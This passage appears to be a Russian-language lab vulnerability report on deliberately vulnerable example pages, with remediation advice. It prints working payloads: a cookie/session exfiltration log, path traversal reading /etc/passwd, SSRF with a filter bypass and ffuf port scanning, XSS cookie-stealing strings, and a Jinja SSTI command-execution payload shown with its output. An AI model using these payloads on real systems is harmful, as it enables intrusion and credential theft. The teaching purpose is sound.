</script>

(qwqoro@kali) - [~/GPN]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [14/Apr/2023 08:28:58] "GET /exploit6.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Apr/2023 08:28:58] code 404, message File not found
127.0.0.1 - - [14/Apr/2023 08:28:58] "GET /log?userCred={%22id%22:2,%22username%22:%22student%22,%22email%22:%22student@y.ru%22,%22session%22:%229b13252f346c2073e0c9ed39aad87ba9e9a59dd925606c6cdb12eec0d7368b5b%22} HTTP/1.1" 404 -
█
```



## Error response

Error code: 404

Message: File not found.

Error code explanation: HTTPStatus.NOT\_FOUND - Nothing matches the given URI.

## Рекомендации

Для устранения уязвимости необходимо настроить формирование значения заголовка ответа `Access-Control-Allow-Origin` для выдачи доступа к ресурсам сайта только доверенным источникам запроса. Также рекомендуется ввести дополнительные механизмы авторизации поступающих запросов.

## Пример 7

### Описание функционала

Функционал примера 7 состоит в выводе содержимого файла, путь к которому передаётся пользователем в параметре запроса "file".

Код примера 7 производит:

1. Извлечение значения параметра запроса "file". При его отсутствии, одноимённой переменной `file` присваивается значение `index.html`.
2. При наличии параметра запроса "file": обработка извлечённого значения с помощью функций `PathFilter` и `htmlspecialchars`.
3. В рамках функции `PathFilter`: осуществляется замена подстрок "://" , "\"\" на пустые строки, а также повторяющаяся замена подстроки "../" на пустые строки, пока такая подстрока присутствует в значении.

4. Вывод содержимого файла, расположенному по пути, который хранится в значении переменной `file`, с использованием функции `file_get_contents`.

## Отчёт об уязвимостях

### 1. Path traversal (Absolute)

#### [\[CWE-36\]: Absolute Path Traversal](#)

Фильтрация подстрок `"../"` предполагает, что просмотр пользователем файлов, располагающихся выше текущей директории, не должен быть допустим. Однако этот подход не учитывает возможность передачи пользователем абсолютного пути к желаемому файлу, что приводит к возможности изучения атакующим важных файлов, расположенных на системе сервера.


#### Эксплуатация

Обобщённый пример эксплуатации:

```
http(s)://<target>/<vulnerablePage>?file=<absoluteFilePath>
```

Пример эксплуатации:

```
http(s)://<target>/<vulnerablePage>?file=/etc/passwd
```



#### Рекомендации

Для устранения уязвимости необходимо ввести проверку наличия файла с запрошенным именем в текущей директории, а также фильтрацию косой черты `" / "`, когда она используется в качестве префикса.

### 2. Server-Side Request Forgery, SSRF

#### [\[CWE-918\]: Server-Side Request Forgery \(SSRF\)](#)

Поскольку единичной фильтрации подстрок `" :// "` недостаточно для избавления от них, атакующий может передавать пути к удалённо размещённым файлам в качестве значения параметра запроса `"file"`, тем самым отправляя запросы к сторонним ресурсам. Эта уязвимость может позволить атакующему изучить внутренние ресурсы, недоступные пользователю извне, такие как, например, адреса машин, расположенных в одной сети с атакуемой, или используемые сервисами порты серверов.



## Эксплуатация

Для обхода единичной фильтрации подстрок "://" возможно оборачивание нежелательной подстроки в идентичную подстроку: "://:///".

Обобщённый пример эксплуатации:

```
http(s)://<target>/<vulnerablePage>?file=<protocol>://:///<anotherAddress>
```

Пример эксплуатации:

Проверка использования каким-либо сервисом порта 5000 атакуемого сервера.

```
`http(s):///?file=http(s)://:///5000/`
```

```
(qwqoro@kali) - [~/GPN]
$ python -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
127.0.0.1 - - [11/Apr/2023 17:02:41] "GET / HTTP/1.1" 200 -
[]

(qwqoro@kali) - [~/GPN]
$ curl http://0.0.0.0/example7.php?file=http://:///0.0.0.0:5000
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
```

Пример осуществления перебора значений (с использованием утилиты ffuf):

Перебор используемых сервисами портов уязвимого сервера.

```
ffuf -w /usr/share/seclists/Discovery/Infrastructure/common-http-ports.txt -u
"http(s)://<target>/<vulnerablePage>?file=http://:///<anotherTarget>:FUZZ" -fl 1
```

```
(qwqoro@kali) - [~/GPN]
$ ffuf -w /usr/share/seclists/Discovery/Infrastructure/common-http-ports.txt -u "http://0.0.0.0
/example7.php?file=http://:///0.0.0.0:FUZZ" -fl 1

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://0.0.0.0/example7.php?file=http://:///0.0.0.0:FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Infrastructure/common-http-ports.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405
:: Filter     : Response lines: 1

5000 [Status: 200, Size: 3832, Words: 94, Lines: 92]
8080 [Status: 200, Size: 3832, Words: 94, Lines: 92]
```

## Рекомендации

Для устранения уязвимости необходимо доработать фильтрацию нежелательных подстрок, сделав её рекурсивной.

## Пример 8

### Описание функционала

Функционал примера 8 состоит в автоматическом перенаправлении пользователя на другую страницу.

Код примера 8 производит:

1. Извлечение значения из параметра запроса, названного "r", с использованием класса `URLSearchParams` и его метода `get`.
2. Последующее фильтрование его элементов функцией `filter`, то есть замену нежелательных символов на знак нижнего подчёркивания с помощью регулярного выражения.
3. Передачу отфильтрованного результата в свойство `location` интерфейса `window`, что тем самым приводит к осуществлению перенаправления пользователя по указанному пути.

## Отчёт об уязвимостях

### 1. OpenRedirect (Reflected DOM-based)

[\[CWE-601\]: URL Redirection to Untrusted Site \('Open Redirect'\)](#)

Путь, передающийся в `location` из параметра запроса "r" не проверяется на легитимность. В связи с этим возможно создание ссылки для осуществления перенаправления пользователя по недоверенному пути, которая может быть использована в связке с другими возможными уязвимостями для осуществления желаемого вектора атаки или для фишинга в связи с доверием пользователя к используемому домену.

### Эксплуатация

Обобщённый пример эксплуатации:

Убедиться в наличии уязвимости можно изменив значение параметра запроса "r" в ссылке на пример 8.

`http(s)://<target>/<vulnerablePage>?r=<maliciousURL>`.

В связи с некоторой фильтрацией значения данного параметра, может потребоваться следующая замена символов:

Оригинальный символ	Необрабатываемая замена
.	<code>%E3%80%82</code>
/	<code>\</code>

Пример эксплуатации:

`http(s)://<target>/<vulnerablePage>?r=https:google%E3%80%82com\search?q=exploited`

## Рекомендации

Для устранения уязвимости необходимо ввести белый список доверенных путей, которые были бы безопасны для перенаправления пользователя, и проверять значение параметра, содержащего путь для перенаправления, на соответствие элементам белого списка.

## 2. Cross-Site Scripting, XSS (Reflected DOM-based)

### [\[CWE-83\]: Improper Neutralization of Script in Attributes in a Web Page](#)

Фильтрация, осуществляемая над значением параметра запроса "r" перед передачей его в `location`, недостаточна. В связи с этим возможно создание ссылки для осуществления исполнения произвольного JavaScript кода, внедрённого в управляемый пользователем параметр запроса "r", которая может быть использована в связке с другими возможными уязвимостями для осуществления желаемого вектора атаки или для фишинга в связи с доверием пользователя к используемому домену.

### Эксплуатация

Обобщённый пример эксплуатации:

Убедиться в наличии уязвимости можно изменив значение параметра запроса "r" в ссылке на пример 8.


`http(s)://<target>/<vulnerablePage>?r=javascript:<maliciousJSCode>`.

В связи с некоторой фильтрацией значения данного параметра, может потребоваться неиспользование заменяемых символов или обход фильтрации, который можно осуществить, например, с помощью глобальных переменных или перевода JavaScript кода в Base64:

Способ	Необрабатываемая замена
Глобальные переменные	<code>javascript:alert(window["document"]["cookie"])</code>
Глобальные переменные	<code>javascript:window["alert"](window["document"]["cookie"])</code>
Base64	<code>javascript:eval(atob("YWxlcnQoZG9jdW11bnQuY29va211KQ=="))</code>

Пример эксплуатации:

`http(s)://<target>/<vulnerablePage>?r=javascript:alert("exploited")`



## Рекомендации

Для устранения уязвимости необходимо усовершенствовать фильтрацию управляемого пользователем параметра запроса "r", например, ввести большее количество фильтруемых символов и подстрок.

## Пример 9

### Описание функционала

Функционал примера 9 состоит в поиске запрашиваемого пользователем значения в базе данных и возвращении пользователю соответствующих результатов.

Код примера 9 производит:

1. При запросе к `http(s)://<target>/home.html` и передаче параметра запроса "search":  
обработку значения параметра запроса "search", то есть замену символов на аналогичные среди HTML мнемоник, передачу обработанного значения функции `MySQL_Get`.
2. В зависимости от результата поиска значения в базе данных: генерацию соответствующей страницы с помощью функций `searchResult` и `NoItemFound`.

## Отчёт об уязвимостях

### 1. Server-Side Template Injection, SSTI

[\[CWE-1336\]: Improper Neutralization of Special Elements Used in a Template Engine](#)

В рамках функции `NoItemFound`, при генерации страницы, информирующей пользователя об отсутствии результатов, производится ввод контролируемого пользователем значения внутрь шаблона страницы. В связи с недостаточной санитизацией вводимого в шаблон значения возможно инъектирование атакующим конструкции, распознаваемой шаблонизатором Jinja в качестве валидной, что может привести к исполнению произвольного кода сервером.

### Эксплуатация

Для эксплуатации уязвимости необходимо передать в качестве значения параметра запроса "search" вредоносную полезную нагрузку, дважды обернутую в фигурные скобки: "{}{}".


Обобщённый пример эксплуатации:

``http(s):///?search={}``

Пример эксплуатации:

Использование уязвимости для вывода на страницу значения переменной `domain`.

`http(s)://<target>/<vulnerablePage>?search={{domain}}`



## Рекомендации

Для устранения уязвимости необходимо усовершенствовать санитизацию данных, передаваемых в шаблон, – увеличить количество фильтруемых символов, заменить ввод переменной в шаблон с помощью маркера замены "%" на ввод переменной в шаблон с помощью специальной конструкции `{{}}`.

## 2. Command Injection, причиной которого является SSTI

### [\[CWE-1336\]: Improper Neutralization of Special Elements Used in a Template Engine](#)

В рамках функции `NoItemFound`, при генерации страницы, информирующей пользователя об отсутствии результатов, производится ввод контролируемого пользователем значения внутрь шаблона страницы. В связи с недостаточной санитизацией вводимого в шаблон значения возможно инъецирование атакующим конструкции, распознаваемой шаблонизатором Jinja в качестве валидной, что может привести к исполнению произвольного кода сервером и, следовательно, исполнению произвольных команд.

### Эксплуатация

Для эксплуатации уязвимости необходимо передать в качестве значения параметра запроса "search" вредоносную полезную нагрузку, дважды обёрнутую в фигурные скобки: `"{{ }}"`.

#### Обобщённый пример эксплуатации:

Использование уязвимости для импортирования библиотеки `os`, вызова из неё конструктора `popen` и функции `read` для исполнения произвольной команды на сервере и вывода на страницу результата работы данной команды.

```
http(s)://<target>/<vulnerablePage>?search={{self.__init__.__globals__.__builtins__|attr(request.args.getitem)(request.args.import)(request.args.os)|attr(request.args.popen)(request.args.cmd)|attr(request.args.read)}}&getitem=__getitem__&import=__import__&os=os&popen=popen&read=read&cmd=<COMMAND>
```

#### Пример эксплуатации:

Использование уязвимости для импортирования библиотеки `os`, вызова из неё конструктора `popen` и функции `read` для исполнения команды `cat /etc/passwd` на сервере и вывода на страницу результата работы данной команды – содержимого файла `/etc/passwd`.

```
http(s)://<target>/<vulnerablePage>?search={{self.__init__.__globals__.__builtins__|attr(request.args.getitem)(request.args.import)(request.args.os)|attr(request.args.popen)(request.args.cmd)|attr(request.args.read)}}&getitem=__getitem__&import=__import__&os=os&popen=popen&read=read&cmd=cat%20/etc/passwd
```

```

(qwqoro@kali) - [~/GPN]
$ curl "http://127.0.0.1:5000/home.html?search=\\{self.__init___.globals___.builtins___.
|attr(request.args.getitem)(request.args.import)(request.args.os)|attr(request.args.popen)(
request.args.cmd)|attr(request.args.read)(}\\}\\}&getitem=__getitem__&import=__import__&os=os
&popen=popen&read=read&cmd=cat%20/etc/passwd"

<html>
<head>
  <link rel="stylesheet" href="http://127.0.0.1:5000//styles.css">
</head>
<body>
  <script src="http://127.0.0.1:5000//main.js"></script>
  <h3 id="search">No result for: root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin

```

## Рекомендации

Для устранения уязвимости необходимо усовершенствовать санитизацию данных, передаваемых в шаблон, – увеличить количество фильтруемых символов, заменить ввод переменной в шаблон с помощью маркера замены "%" на ввод переменной в шаблон с помощью специальной конструкции "{%}".